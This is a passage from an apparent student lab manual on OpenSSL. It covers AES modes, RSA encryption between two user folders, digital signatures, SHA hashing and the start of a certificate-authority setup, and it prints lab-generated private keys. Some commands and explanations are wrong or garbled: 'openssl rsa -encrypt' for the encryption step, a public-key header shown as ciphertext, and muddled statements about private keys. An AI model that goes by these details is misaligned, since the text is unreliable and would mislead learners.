student@ubuntu:~/Desktop$ openssl enc -aes-256-cbc -base64 -in decrypt.txt
enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
student@ubuntu:~/Desktop$ cat decrypt.txt
Hii Trupti!!
student@ubuntu:~/Desktop$
```

Task: Perform AES-128 bit and AES-256 bit in different modes such as OFB, ECB, CBC using OpenSSL commands

Conclusion:

Advanced Encryption standards in different block cipher modes are studied to secure the information transfer in the network using openSSL commands and python programming

EXPERIMENT-5

IMPLEMENTATION OF PUBLIC KEY ENCRYPTION TECHNIQUE AND DIGITAL SIGNATURE

LO2: Demonstrate Key management, distribution and user authentication

PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

1a] Implementation of Public Key Encryption Technique

Aim: To implement public key encryption technique on the plain text messages

Theory:

Asymmetric encryption involves a mechanism called Public Key and Private Key. Everyone in the network can access the public key but the private key is anonymous. The user generates a private key using a function.

- To encrypt a message, one can use the public key.
- Send the message over a channel. The private key is generated on the receiver side.
- The private key is used to decrypt the encrypted message.

The Rivest-Shamir-Adleman(RSA) Algorithm is a public-key crypto algorithm. It is based on the principle that prime factorization of a large composite number is tough. Only the private key of the receiver can decrypt the cipher message. RSA is a key pair generator.

Algorithm:

1. Choose two different large random prime numbers p and q
2. Calculate $n = p \cdot q$
3. n is the modulus for the public key and the private keys
4. Calculate $\phi(n) = (p - 1)(q - 1)$
5. Choose an integer k such that $1 < k < \phi(n)$ and k is co-prime to $\phi(n)$: k and $\phi(n)$ share no factors other than 1; $\gcd(k, \phi(n)) = 1$.
6. k is released as the public key exponent
7. Compute d to satisfy the $d \cdot k \equiv 1 \pmod{\phi(n)}$ i.e.: $d \cdot k = 1 + x \cdot \phi(n)$ for some integer x
8. d is kept as the private key exponent, The public key consists of n and k.

The private key consists of p, q, and the private exponent d.

Commands to Perform:

1. Login to Ubuntu machine in Virual box
2. Open two terminals parallel and execete the same cammands

The idea is if user A wants to send message the he (user A) needs user B's public key

Steps involved:

1. Creating two directories for User A and B
2. Generating Private key for User A and B
3. Generating Public key for User A and B
4. Creating a message to encrypt
5. Copying User B's public key in user A folder for encryption.
6. Encrypting the document
7. Copying the encrypted document to User B folder.
8. User B decryption

User A	User B
cd Desktop <i>// moving to the desktop folder</i>	cd Desktop <i>// moving to the desktop folder</i>
mkdir A <i>// creating a directory named A</i>	mkdir B <i>// creating a directory named B</i>
cd A <i>// moving to the directory A</i>	cd B <i>// moving to the directory B</i>
openssl genrsa -out privateA.pem 2048 <i>// creating private key for user A</i>	Openssl genrsa -out privateB.pem 2048 <i>// creating private key for user B</i>
cat privateA.pem <i>//viewing the content inside private key of A</i>	cat privateB.pem <i>//viewing the content inside private key of B</i>
openssl rsa -in privateA.pem -text	openssl rsa -in privateB.pem -text

/viewing the content in a text document	/viewing the content in a text document
openssl rsa -in privateA.pem -pubout -out publicA.pem <i>//for the private key generated for the user A, public key is generated</i>	openssl rsa -in privateB.pem -pubout -out publicB.pem <i>//for the private key generated for the user A, public key is generated</i>
ls <i>\\\ list the documents inside the folder</i>	ls <i>\\\ list the documents inside the folder</i>
cp /home/student/Desktop/B/publicB.pem publicB.pem <i>\\\ copies the public key B into A folder in the same name publicB.pem</i>	cp /home/student/Desktop/A/publicA.pem publicA.pem <i>\\\ copies the public key A into B folder in the same name publiA.pem</i>
nano msg <i>\\\ type any message here</i>	-
cat msg <i>\\\ viewing the content insider the filename msg</i>	-
Openssl rsautl -encrypt -in msg -out enc -inkey publicB.pem -pubin <i>\\\ encrypting the msg with public key of B using openSSL rsa utilities</i>	
-	cp /home/student/ Desktop/A/enc enc <i>\\\ copies the encrypted text into B folder in the same name enc</i>
-	Openssl rsautl -decrypt -in enc -out msg -inkey privateB.pem <i>\\\ decrypting the msg with private key of B using openSSL rsa utilities</i>

Output:

Steps perform in D1 Terminal:

1. Make directory D1 and then go to that directory

```
student@ubuntu: ~/Desktop/D1
student@ubuntu:~/Desktop$ mkdir D1
student@ubuntu:~/Desktop$ cd D1
student@ubuntu:~/Desktop/D1$
```

2. Using openssl library generate RSA private key of size 2048 for D1

```
student@ubuntu:~/Desktop/D1$ openssl genrsa -out privateD1.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
```

3. Now open the privateD1.pem file to check private key

```
student@ubuntu:~/Desktop/D1$ cat privateD1.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEArTlPKMRynT4nbQk9DZ9Um52DFi4JBKrniWW9oj3L/7TPref
BIneUw95EpzF/MgfJWqiF0lz1amoMqI/0g2vu8Z0UjpWzbDtGKNavRqdAGRL7dNe
JpzaNbjmXwzkkEP/Vzri0SVKhjRKOArWW2BojTurWUhodUjFR/KIX0xdr43o3csj
71L1fHizkaQJcWTLDsntXQvL9Vc/Qd4Ayjo2QAJG7FSSSKoI0t+AuBiv9qEHyNtJ
+ksQecwWjBLS9VrYuqig887sKus3GsNI312yCTbd7zg9NRVqsrlTqfaV7VTrvo+y
jXHzFDF+wLpWynWI2m7TELUFawxCbud2grC3sQIDAQABAoIBAHWVPzyHDN3bwNts
t/q10rNfGgpGOWznRF69Fxa4kyyqX59uTfVdgqfqCmQLXzHQw0c8uYnv+86+KdW
J0gobi9iKldgTiE9FdPxnrhahlQrwLaxEWnYcu6gkg/XKpc8Qp/OFOLoqiyeebM
xHDGYnHsHQW/9tgWC4QpB5TYu4dcCNFKt5t7Nj0eg5Fem/594MfuT0tbJG2CfT5f
Zw422PLlc400zkDNjmf79HYbETYIFy1LI9IbNm0j8M8gpeE4/OevoK/fTx5gflHP
soRHXEIpz32LZgWp7/p8FpmLcXBhpwcEXSyrvbc2g+ysi39LPt4D570i3gzr08YQ
hzbfhAECgYEAE1ugAfrJzJsDmpWU9sEY/MEneJ0Jf9h4od1TAeIQCv8+cfc5Pr8vV
Vsxz0XMDJbbkGUhGM46q+/X7jqcoJjSC894m1+DG7d1lgcEbU39ZDF/TK7r4XWWS
ammkJ8jqVM1cyc/IDYJ+HqSaghU4W7bwfmj+IHVzE5vhrlkqb54gKECgYEAzljj
i0ahfJPtqjpWIq1upd+ydFJOeT627lDrdXtd63pjQT2QCBog8kP49T7lFw7lljre
fLIi7+boMbIKM50RUBbMVxQFYvbk/Uf9Q1mtYYecA0dlUPmO1YqUMVBF3S3+JM5i
hf8Ux09T/DPcWaSq/IhfqmcSzWRNHMolvYUoDRECGYEAgKQz16N+zo5GAm+N87y5
CnDNOHb09mCrHHNxGzL6alMeev9F2BeNvx1vvsq38ZV/CNtImogmNdjTElthHy2D
zfMHEWaN7cj/gCJV9y9d4Jhj0e0D1HR+ppBCIUaVbtnXVz63o86fLDyf+Io3SD80
OksjA88KaYyAFYt0pF9NxseCgYEAhDh9BBouXALF/xAGZY4QGoWuic67rgE7opWD
avi0ClGQDBvwkOB9P//CJR06I/5Nqufp7KkQrfydyEo3Mz9v+ovBQAL60KHPTWRN
qrxp1tbYZ1l2WF6wblmn/7laKxHviZIdm5MJs3TncfGhPme/kLWp5zzfnrI1qvJ
ZxlNwqECgYEAEwoIHMC+r43j213lF2gzlifiEA+taJd4/W5KMKhjwQub+19+wS2o0
OGxr1UpvCTIdippD026SaPQLHwEiXki1XgWya/SytNm67Do938Nli6HrG47rQELg
KmN1n1VcCIwiVKj/HhG7hUWxZmcLNEPK+RFNgLIUPMKB76949wE/JCI=
-----END RSA PRIVATE KEY-----
```

4. Open private key in text format to check the values

```
student@ubuntu:~/Desktop/D1$ openssl rsa -in privateD1.pem -text -noout
RSA Private-Key: (2048 bit, 2 primes)
modulus:
00:ad:39:4f:28:c4:72:9d:3e:27:6d:09:3d:0d:9f:
54:9b:9d:83:16:2e:09:04:aa:e6:89:65:bd:a2:3d:
cb:ff:b4:cf:ad:e9:5f:04:89:de:53:0f:79:12:9c:
c5:fc:c8:1f:25:6a:a2:17:49:73:d5:a9:a8:32:a2:
3f:d2:0d:af:bb:c6:74:52:3a:56:65:b0:ed:18:a3:
5a:bd:1a:9d:00:64:4b:ed:d3:5e:26:9c:da:35:08:
e6:5f:0c:e4:90:43:ff:57:3a:e2:d1:25:4a:86:34:
4a:38:0a:d6:5b:60:68:8d:3b:ab:59:48:68:75:48:
c5:47:f2:88:5f:4c:5d:af:8d:e8:dd:cb:23:ef:52:
f5:7c:78:b3:91:a4:09:71:64:cb:75:29:ed:5d:0b:
cb:f5:57:3f:41:de:00:ca:3a:36:40:08:c6:ec:54:
92:48:aa:08:3a:df:80:b8:18:af:f6:a1:07:c8:db:
49:fa:4b:10:79:cc:16:8c:19:52:f5:5a:d8:ba:a8:
a0:f3:ce:ec:2a:eb:37:1a:c3:48:df:5d:b2:09:36:
dd:ef:38:3d:35:15:6a:4a:b9:53:a9:f6:95:ed:54:
eb:be:8f:b2:8d:71:f3:14:31:7e:c0:ba:56:ca:75:
88:da:6e:d3:10:b5:05:03:0c:42:6e:e7:76:82:b0:
b7:b1
publicExponent: 65537 (0x10001)
privateExponent:
75:95:3f:3c:87:0c:dd:db:c0:db:6c:b7:fa:b5:3a:
b3:5f:1a:0a:46:39:6c:e7:ad:11:7a:f4:5c:5a:e2:
4c:b2:a9:7e:7d:b9:37:d5:76:0a:9f:a8:29:90:2d:
7c:c7:43:0d:1c:f2:e6:27:bf:ef:3a:f8:a7:56:27:
48:28:6e:2f:62:28:b7:60:4e:21:3d:15:d3:f1:9e:
b8:5a:86:54:2b:c0:b6:b1:11:69:d8:72:ee:a0:92:
0f:d7:2a:97:1a:f1:0a:7f:38:53:8b:a2:a8:b2:79:
e6:cc:c4:70:c6:62:71:ec:1d:05:bf:f6:d8:16:0b:
84:29:07:94:d8:bb:87:5c:08:d1:4a:b7:9b:7b:36:
3d:1e:83:91:5e:9b:fe:7d:e0:c7:ee:4c:eb:5b:24:
6d:82:7d:3e:5f:67:0e:36:d8:f2:e5:73:83:b4:ce:
40:cd:8e:67:fb:f4:76:1b:11:36:08:17:2d:4b:23:
```

```
prime1:
00:d6:e8:00:7e:b2:73:26:c0:e6:a5:65:3d:b0:46:
3f:30:49:de:27:42:5f:f6:1e:28:77:54:c0:78:84:
02:bf:cf:9c:7c:2e:4f:af:cb:d5:56:cc:73:d1:73:
03:25:b6:e4:19:48:46:33:8e:aa:fb:f5:fb:8e:a7:
28:26:34:82:f3:de:26:d7:e0:c6:ed:dd:65:81:c1:
1b:53:7f:59:0c:5f:d3:2b:ba:f8:5d:65:92:6a:69:
a4:27:c8:ea:54:cd:5c:c9:cf:c8:0d:82:7e:1e:a4:
9a:82:15:38:5b:b6:d6:7e:68:fe:20:75:73:13:9b:
e1:ae:a9:64:a9:be:78:80:a1
prime2:
00:ce:58:e3:88:e6:a1:7c:93:ed:aa:3a:56:22:ad:
6e:a5:df:b2:74:52:4e:79:3e:b6:ee:50:eb:75:7b:
5d:eb:7a:63:41:3d:90:08:1a:20:f2:43:f8:f5:3e:
e5:17:0e:e5:96:3a:de:7c:b2:22:ef:e6:e8:31:b2:
0a:33:9d:11:50:16:cc:57:14:05:62:f6:e4:fd:47:
fd:43:59:ad:61:87:9c:03:47:65:50:f9:8e:21:8a:
94:31:50:45:dd:2d:fe:24:ce:62:85:ff:14:c7:4f:
53:fc:33:dc:59:a4:aa:fc:88:5f:aa:67:2c:cd:64:
4d:1c:ca:25:bd:85:28:0d:11
exponent1:
00:80:a4:33:d7:a3:7e:66:8e:46:02:6f:f3:bc:
b9:0a:70:cd:38:76:f4:f6:60:ab:1c:73:71:1b:32:
fa:6a:53:1e:7a:ff:45:d8:17:8d:c6:fd:6f:be:ca:
b7:f1:95:7f:08:db:48:9a:88:26:35:d8:d3:12:5b:
61:1f:2d:83:cd:f3:07:11:66:8d:ed:c8:ff:80:22:
55:f7:2f:5d:e0:98:63:d1:e3:83:d4:74:7e:a6:90:
42:21:46:95:6e:d9:d7:57:3e:b7:a3:ce:9f:2c:3c:
9f:f8:8a:37:48:3f:34:3a:4b:23:03:cf:0a:69:8c:
80:15:8b:74:a4:5f:4d:c6:c1
exponent2:
00:84:38:7d:04:1a:14:5c:09:45:ff:10:06:65:8e:
10:1a:85:ae:89:ce:bb:ae:01:3b:a2:95:83:6a:f2:
34:0a:51:90:0c:1b:f0:90:e0:7d:3f:ff:c2:25:13:
```

5. Using the Private key of D1 generate the Public key of D1

```
student@ubuntu:~/Desktop/D1$ openssl rsa -in privateD1.pem -pubout -out publicD1.pem
writing RSA key
student@ubuntu:~/Desktop/D1$ ls
privateD1.pem  publicD1.pem
```

6. Create a new file name as msg1 and write some text in that file

student@ubuntu:~/Desktop/D1\$ nano msg1

7. Now copy the Public key of D2 in D1

```
student@ubuntu:~/Desktop/D1$ ln -s /home/student/Desktop/D2/publicD2.pem publicD2.pem
student@ubuntu:~/Desktop/D1$ ls
msg1  privateD1.pem  publicD1.pem  publicD2.pem
```

- To encrypt the information of msg1 file use the Public key of D2 and store the encrypted msg in file name as enc

```
msg1 privateD1.pem publicD1.pem publicD2.pem  
student@ubuntu:~/Desktop/D1$ openssl rsa -encrypt -in msg1 -out enc -inkey pu  
blicD2.pem -pubin  
student@ubuntu:~/Desktop/D1$ ls  
enc msg1 privateD1.pem publicD1.pem publicD2.pem
```

9. Open the enc file to see the encrypted msg

Steps perform in D2 Terminal:

1. Make a new Directory D2 and go in D2 directory

```
student@ubuntu: ~/Desktop/D2  
student@ubuntu:~/Desktop$ mkdir D2  
student@ubuntu:~/Desktop$ cd D2
```

- Using Openssl library generate RSA private key of D2 of size 2048

```
student@ubuntu:~/Desktop/D2$ openssl genrsa -out privateD2.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
................................................................
/....+....
.....+....
e is 65537 (0x010001)
```

- Open the privateD2.pem file and check the private key of D2

```
student@ubuntu:~/Desktop/D2$ cat privateD2.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAEyDxyu7xwW3mutj9buHDilZDN9/k2NoHgeKa8Qfwgl+0LhGr
sLcsxrntdjbvdmq6T0hTONA87IGAJrC3/TLHIvcPbIkDEWX40b56kk2c4nQTgIiC
KdYEmvMT/pU6JuOKhYpekQEFXggaBdTWdua2Ram5WE1sftKYGGgOvRwnK5YoGM
gVzFZeZJLgKR11efdVwD+6hAPEotU1MDqHcw5uJlcIvNWSRdo5bTQ6B9x/wbGy1B
HWsUo6Cz9kvR2J6wJwX/KPvI8MrYyVeHngiCHEarX/74SI0zCOM2qv2gIpMP1o
x7YGZjkgNz8087miiEG2gwyNK8vaGGSKjrq5vwIDAQABAoIBAQCLj7Pv17dJxsFJ
B6KB2HA9zysIjySlqFdXtgeQs8nOfz22ibKb3k46U3iV7e8dsGPw0t0OP7JNvzzr
Z2oHbSu/bTL5oVm+3v9WNsbCH4RoBh3VoxujoZdVSLPXVRuwYQATCgJozcD9ZnSS
mpxSDCobY9MBfH0afkLiSIht28PA3zrQ/l2PLarSoPD0TnGDSCLhIlAy5SRHAGDK
+MYdcUiBYeFvL0eWziVpEX4hkHmrEeX12P7HnJ5gWiaozNADpwDP264HGuoF0j6l
Ic7mRR1wXFDDDSBGg5t0ZoEvWuSJv4Udx7fwpH6V4pYDuKg5h9M/bG1FmRSf4Qfx
K0NNsJ0hAoGBAPAvJPwjEY5W/tPfUbwxy+PSPg/OITmLT/Ex7rIoKltUcdw0Zt8v
x/Slj9TmH+sF/870Ur/riXX+kiz5GMBcP/Qt42nl0hmHhzr5qRl7Tn3ncNvGXE9y
Pdn7KKcYjRmL6mJIfkrxUsiYHIIi7xXuQ06LNpjhTv2RHmC75A2p0GAdAoGBA0mO
3JwPny274vJeOUZjkSQ2enV7obkRjyZ/GP71i9KWU19vw8m1I2tHVo73rM+HQbHw
9cG8oKTJizIssYMnvKmc7I4t7H6jDXiY+mpq3Bi7hOn1WHRI2t8SBRJek2BB/3Mr
cQYvg0LxQphMy7F+T4Mrb94nKPn/Rs5R00kT/pKLAoGAMC6U8curKu3CwwgKooEu
0K4NayhDvAJ5b/4/TxgFnzqqeKWe92jja02JlADyKDiU34y+RufeNIB0HHeAAp6+
6aIG++hxpFNuymLpDEaTMWirWDtLq1hUlhTvS83+CEDsLPkz9J7Cp6D0HxsY8UJR
2EDPHA4exXlGKcunbSJcvfUCgYEAE3F1x40GOE+2hvMKQUcyh5kQMMQqUVXSu10i2
QeFWEtTJR1PBBrHBfQdomXnBrucdJgeXzSt95xuFul2G5/yCgDnzEaYYFDJs1m6Lj
K0M19ZQAXWqjEfUvw6dR57oaXYkHyBel5Ysw0xmlluNmklUq3JPD390iH7hEhMotK
Igg+eu8CgYEAvbPe9E6ysh4+2uW3lImogiH79YchvHGCX53Nje9boIaftVXUC/xn
gleP81+5RwvxPVnxjtjRYeSIfezR00l+V0fVhL4Vo3d72hjPgOEfH8C+TNYfACzs
ydpDcCwcdFKeEnlrPW5mbr8KfYHnCxpQ037VmxF4zyPbt0wz50pJo+s=
-----END RSA PRIVATE KEY-----
```

4. open the privateD2.pem file in text format

```
student@ubuntu:~/Desktop/D2$ openssl rsa -in privateD2.pem -text -noout
RSA Private-Key: (2048 bit, 2 primes)
modulus:
  00:db:20:f1:ca:ee:f1:c1:6d:e6:ba:d8:fd:6e:e1:
  c3:8a:56:43:37:df:e4:d8:da:07:81:e2:9a:f1:07:
  f0:82:5f:b4:2e:11:ab:b0:b7:2c:c6:b9:ed:76:36:
  ef:76:6a:ba:4f:48:53:38:d0:3c:ec:81:80:26:b0:
  b7:fd:32:c7:22:f7:0f:6c:89:03:11:65:f8:d1:be:
  7a:92:4d:9c:e2:74:13:80:88:82:29:d6:04:9a:f3:
  13:fe:95:3a:26:e3:85:2a:16:29:7a:4c:10:10:55:
  e0:81:a0:5d:4d:67:6e:6b:64:5a:9b:95:84:d6:c7:
  ed:29:81:86:80:eb:d1:c2:72:b9:62:81:8c:81:5c:
  c5:65:e6:49:2e:02:91:d7:57:9f:75:5c:03:fb:a8:
  40:3c:4a:2d:53:53:03:a8:77:30:e6:e2:65:08:8b:
  cd:59:24:5d:a3:96:d3:43:a0:7d:c7:fc:1b:1b:2d:
  41:1d:60:ec:52:8e:82:cf:d9:2f:47:62:7a:c0:9c:
  17:fc:a3:ef:23:c3:2b:63:25:5e:1e:78:22:88:21:
  c4:6a:b5:ff:ef:84:88:3b:30:8e:33:6a:af:da:02:
  29:30:fd:68:c7:b6:06:66:39:20:37:3f:34:f3:b9:
  a2:88:41:b6:83:0c:8d:2b:cb:da:18:64:8a:8e:ba:
  b9:bf
publicExponent: 65537 (0x10001)
privateExponent:
  00:8b:8f:b3:ef:d7:b7:49:c6:c1:49:07:a2:81:d8:
  70:3d:cf:2b:08:8f:24:a5:a8:57:57:b6:07:90:b3:
  c9:ce:7f:3d:b6:89:b2:9b:de:4e:3a:53:78:95:ed:
  ef:1d:b0:63:f0:d2:d3:8e:3f:b2:4d:bf:3c:eb:67:
  6a:07:6d:2b:bf:6d:32:f9:a1:59:be:de:ff:56:36:
  c6:c2:1f:84:68:06:1d:d5:a3:1b:a3:a1:97:55:48:
  b2:d7:55:1b:b0:c1:00:12:02:02:02:ad:02:5d:cc:
```

```
prime1:
  00:f0:2f:24:fc:23:11:8e:56:fe:d3:df:51:bc:31:
  cb:e3:d2:3e:0f:ce:21:39:8b:4f:f1:31:ee:b2:28:
  2a:5b:54:71:dc:0e:66:df:2f:c7:f4:a5:8f:d4:e6:
  1f:eb:05:ff:ce:ce:52:bf:eb:89:75:fe:92:2c:f9:
  18:c0:5c:3f:f4:2d:e3:69:e5:d2:19:87:87:3a:f9:
  a9:19:7b:4e:7d:e7:70:db:c6:5c:4f:72:3d:d9:fb:
  28:a7:18:8d:19:8b:ea:62:48:7e:4a:f1:52:c8:98:
  1c:82:22:ef:15:ee:43:4e:8b:36:98:e1:4e:fd:91:
  1e:60:bb:e4:0d:a9:d0:60:1d
prime2:
  00:e9:8e:dc:9c:0f:9f:2d:bb:e2:f2:5e:39:46:63:
  91:24:36:7a:75:7b:a1:b9:11:8f:26:7f:18:fe:f5:
  8b:d2:96:53:5f:6f:c3:c9:b5:23:6b:47:56:8e:f7:
  ac:cf:87:41:b1:f0:f5:c1:bc:a0:a4:c9:8b:32:2c:
  b1:83:27:bc:a9:9c:ec:8e:2d:ec:7e:a3:0d:78:98:
  fa:6a:6a:dc:18:bb:84:e9:f5:58:74:62:da:df:12:
  05:12:5e:93:60:41:ff:73:2b:71:06:2f:83:42:f1:
  42:98:4c:cb:b1:7e:4f:83:2b:6f:de:27:28:f9:ff:
  46:ce:51:38:e9:13:fe:92:8b
exponent1:
  30:2e:94:f1:cb:ab:2a:ed:c2:c3:08:0a:a2:81:2e:
  d0:ae:0d:6b:28:43:bc:02:79:6f:fe:3f:4f:18:05:
  9f:3a:aa:78:a5:9e:f7:68:e3:68:ed:89:94:00:f2:
  28:38:94:df:8c:be:46:e7:de:34:80:74:1c:77:80:
  02:9e:be:e9:a2:06:fb:e8:71:a4:53:6e:ca:62:e9:
  0c:46:93:31:68:ab:58:3b:4b:ab:58:54:96:14:ef:
  4b:cd:fe:08:40:ec:2c:f9:33:f4:9e:c2:a7:a0:f4:
  1f:1b:18:f1:42:51:d8:40:cf:1c:0e:1e:c5:79:46:
  29:cb:a7:6d:22:42:bd:f5
exponent2:
```

- Using private key of D2 generate Public key of D2

```
student@ubuntu:~/Desktop/D2$ openssl rsa -in privateD2.pem -pubout -out publicD2.pem
writing RSA key
```

- Copy the enc file from D1 to D2

```
student@ubuntu:~/Desktop/D2$ ln -s /home/student/Desktop/D1/enc enc
student@ubuntu:~/Desktop/D2$ ls
enc  privateD2.pem  publicD2.pem
```

- Using cat command open the enc file and check it

```
student@ubuntu:~/Desktop/D2$ cat enc
-----BEGIN RSA PUBLIC KEY-----  
MIIBIjANBQEAwQDfC9...  
-----END RSA PUBLIC KEY-----
```

- Now for Decryption use private key of D2 and decrypt the enc file and using cat command open the decrypted file and you will get the same text whatever you write in your msg file in D1

```
student@ubuntu:~/Desktop/D2$ openssl rsautl -decrypt -in enc -out msg -i
nkey privateD2.pem
student@ubuntu:~/Desktop/D2$ cat msg
Hello TEIT
student@ubuntu:~/Desktop/D2$ ls
enc  msg  privateD2.pem  publicD2.pem
```

1b] Implementation of Digital Signature

Aim: To implement digital signature to sign and verify the documents

Theory:

A digital signature is an electronic, encrypted, stamp of authentication on digital information such as email messages, macros, or electronic documents. A signature confirms that the information originated from the signer and has not been altered.

Commands to Perform:

- 1. Login to Ubuntu machine in Virual box**
- 2. Open two terminals parallel and execete the same commands**

The idea is if user A wants to send message with signing the document and the user B will verify to open the document

Steps involved:

- 1. Creating two directories for User A and B*
- 2. Generating Private key for User A and B*
- 3. Generating Public key for User A and B*
- 4. Creating a message to sign*
- 5. Copying the encrypted document to User B folder.*
- 6. User B will verify and open the message*

User A	User B
cd Desktop <i>// moving to the desktop folder</i>	cd Desktop <i>// moving to the desktop folder</i>
mkdir A <i>// creating a directory named A</i>	mkdir B <i>// creating a directory named B</i>
cd A <i>// moving to the directory A</i>	cd B <i>// moving to the directory B</i>
openssl genrsa -out privateA.pem 2048 <i>// creating private key for user A</i>	Openssl genrsa -out privateB.pem 2048 <i>// creating private key for user B</i>

cat privateA.pem <i>//viewing the content inside private key of A</i>	cat privateB.pem <i>//viewing the content inside private key of B</i>
openssl rsa –in privateA.pem –text <i>/viewing the content in a text document</i>	openssl rsa –in privateB.pem –text <i>/viewing the content in a text document</i>
openssl rsa –in privateA.pem –pubout –out publicA.pem <i>//for the private key generated for the user A, public key is generated</i>	openssl rsa –in privateB.pem –pubout –out publicB.pem <i>//for the private key generated for the user A, public key is generated</i>
ls <i>\\\ list the documents inside the folder</i>	ls <i>\\\ list the documents inside the folder</i>
nano msg <i>\\\ type any message here</i>	-
cat msg <i>\\\ viewing the content insider the filename msg</i>	-
Openssl rsautl –sign –in msg –out signed –inkey privateA.pem <i>\\\ signing the document with the userA private key using openSSL rsa utilities</i>	-
	cp /home/student/ Desktop/A/signed signed <i>\\\ copies the encrypted text into B folder in the same name signed</i>
-	Openssl rsautl –verify –in signed –out doc –inkey publicA.pem -pubin <i>\\\ verifying the document is received from userA or not using openSSL rsa utilities</i>

Output:

D1: Using the private key of D1 sign the msg1 file and save it name as sign1

```
student@ubuntu:~/Desktop/D1$ openssl rsautl -sign -in msg1 -out sign1 -inkey privateD1.pem
student@ubuntu:~/Desktop/D1$ ls
enc msg1 privateD1.pem publicD1.pem publicD2.pem sign1
student@ubuntu:~/Desktop/D1$ cat sign1
3000{*i002'00000/*K002gr0h0?r ,o o1+~oR      o0~oM00J|k$000000000nl00aU0MI0
00000h0SA0800)0AA0C0000:0500>Dok%0000Qd0000\0!0000$000)07D0+%
Hc00g^*000(000"*
♦P`♦D00s00U=♦♦K♦j♦lP♦O=H♦00F{d3♦R♦+lK♦+00_9♦
♦J00ystudent@ubuntu:~/Desktop/D1$           ♦♦H9
```

D2: First get the Public Key of D1 and sign1 the file from D1

```
student@ubuntu:~/Desktop/D2$ ln -s /home/student/Desktop/D1/publicD1.pem
publicD1.pem
student@ubuntu:~/Desktop/D2$ ls
enc msg privateD2.pem publicD1.pem publicD2.pem
student@ubuntu:~/Desktop/D2$ ln -s /home/student/Desktop/D1/sign1 sign1
student@ubuntu:~/Desktop/D2$ ls
enc msg privateD2.pem publicD1.pem publicD2.pem sign1
```

Now to verify the digital signature use the Public key of the D1 and sign1 file as input and store the output in the d2 file

```
student@ubuntu:~/Desktop/D2$ openssl rsautl -verify -in sign1 -out d2 -inkey publicD1.pem -pubin
student@ubuntu:~/Desktop/D2$ ls
d2 enc msg privateD2.pem publicD1.pem publicD2.pem sign1
student@ubuntu:~/Desktop/D2$ cat sign1
3000{*i002'00000/*K002gr0h0?r ,o o1+~oR      o0~oM00J|k$000000000nl
00000h0SA0800)0AA0C0000:0500>Dok%0000Qd0000\0!0000$000)07D0+
%
Hc00g^*000(000"*
♦P`♦D00s00U=♦♦K♦j♦lP♦O=H♦00F{d3♦R♦+lK♦+00_9♦
♦J00ystudent@ubuntu:~/Desktop/D2$ cat d2
♦♦H9
Hello TEIT
student@ubuntu:~/Desktop/D2$
```

Conclusion:

Public key encryption technique and digital signature algorithm gives the idea about how the message plain text is encrypted with the receiver's public key or signing by the user's private key to achieve confidentiality and integrity

EXPERIMENT-6

HASHING AND DIGITAL CERTIFICATE

LO2: Demonstrate Key management, distribution and user authentication

PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

1a] Hashing Techniques SHA -256 and SHA 512

Aim: To perform Hashing techniques such as SHA-256 and SHA-512 to maintain integrity.

Theory:

Hashing is the process of translating a given key into a code. A hash function is used to substitute the information with a newly generated hash code. More specifically, hashing is the practice of taking a string or input key, a variable created for storing narrative data, and representing it with a hash value, which is typically determined by an algorithm and constitutes a much shorter string than the original.

Command to Perform:

- 1. Login to Ubuntu machine in Virtual box**
- 2. Open terminal**
- 3. Create a file and enter text as “hello” using nano command**
- 4. Type “sha256sum filename.txt”**
- 5. Type “sha512sum filename.txt”**
- 6. Change the content of the filename into hells and execute the same command**
- 7. Check for integrity**

Output:

Step1: Create a Text File

```
ubuntu@ubuntu:~$ ls
a.out      exp3_2os.sh  exp5_1os.sh  fork1.c  Public
c          exp3_2.txt   exp5_2os.sh  fork2.c  second.sh
Desktop    exp3_3os.sh  exp5_3os.sh  home     Templates
Documents  exp3_4os.sh  exp5_4os.sh  j        Untitled Document 1
Downloads  exp3_5os.sh  exp5_5os.sh  Music    Videos
examples.desktop  exp3_6os.sh  exp6_1os.c  Pictures x,y,z
exp3_1.txt  exp3os.sh   f           play
```

Step 2: sha256sum filename/text

Before editing:

```
ubuntu@ubuntu:~$ sha256sum exp3_1.txt
26ec79bb1b3ef06daa52bda40dc323d6a14ddd03e02ff5bdcc80a4577e64d114  exp3_1.txt
```

After editing:

```
ubuntu@ubuntu:~$ gedit exp3_1.txt
^C
ubuntu@ubuntu:~$ sha256sum exp3_1.txt
349fff805f52e12c76ec55295883a8d40a410ea2bd06c8528bc3cc4b98b6a598  exp3_1.txt
ubuntu@ubuntu:~$ sha512sum exp3_1.txt
```

Step 3: sha512sum filename/text

Before editing:

```
ubuntu@ubuntu:~$ sha512sum exp3_1.txt
ec88190b57ed3f45fd57ca21a726685e06c7d69abe48c84b00c5960831d2262a4c33297db09e8b45
a4cff1cc1afa5291a3b957d12da4192481c6e1b2a7139043  exp3_1.txt
```

After editing:

```
ubuntu@ubuntu:~$ sha512sum exp3_1.txt
0cede63faacf33cc6f8dc4a63ce0ee05da0c77f3d5d5546311276e6d22c7f47c0e73656c41de89fe
09206e0ce11528910087a6310ab7fea603f6beeb4ffa8d9a  exp3_1.txt
```

1b] Implementation of Digital Certificates

Aim: To perform the digital certificate to digitally sign and verify with Certification authority

Theory:

A digital certificate is a file or electronic password that proves the authenticity of a device, server, or user through the use of cryptography and the public key infrastructure (PKI).

Digital certificate authentication helps organizations ensure that only trusted devices and users can connect to their networks. Another common use of digital certificates is to confirm the authenticity of a website to a web browser, which is also known as a secure sockets layer or SSL certificate.

A digital certificate contains identifiable information, such as a user's name, company, or department and a device's Internet Protocol (IP) address or serial number. Digital certificates contain a copy of a public key from the certificate holder, which needs to be matched to a corresponding private key to verify it is real. A public key certificate is issued by certificate authorities (CAs), which sign certificates to verify the identity of the requesting device or user.

Commands to Perform:

- 1. Openssl version**
- 2. Nano /usr/lib/ssl/misc/CA.pl**
Change, CATOP = “/root/demoCA” to CATOP = “./demoCA”
- 3. Nano /usr/lib/ssl/openssl.cnf**
Change, dir = “/root/demoCA” to dir = “./demoCA”
- 4. Creating CA**
 - 1. Open terminal and be in the home folder only**
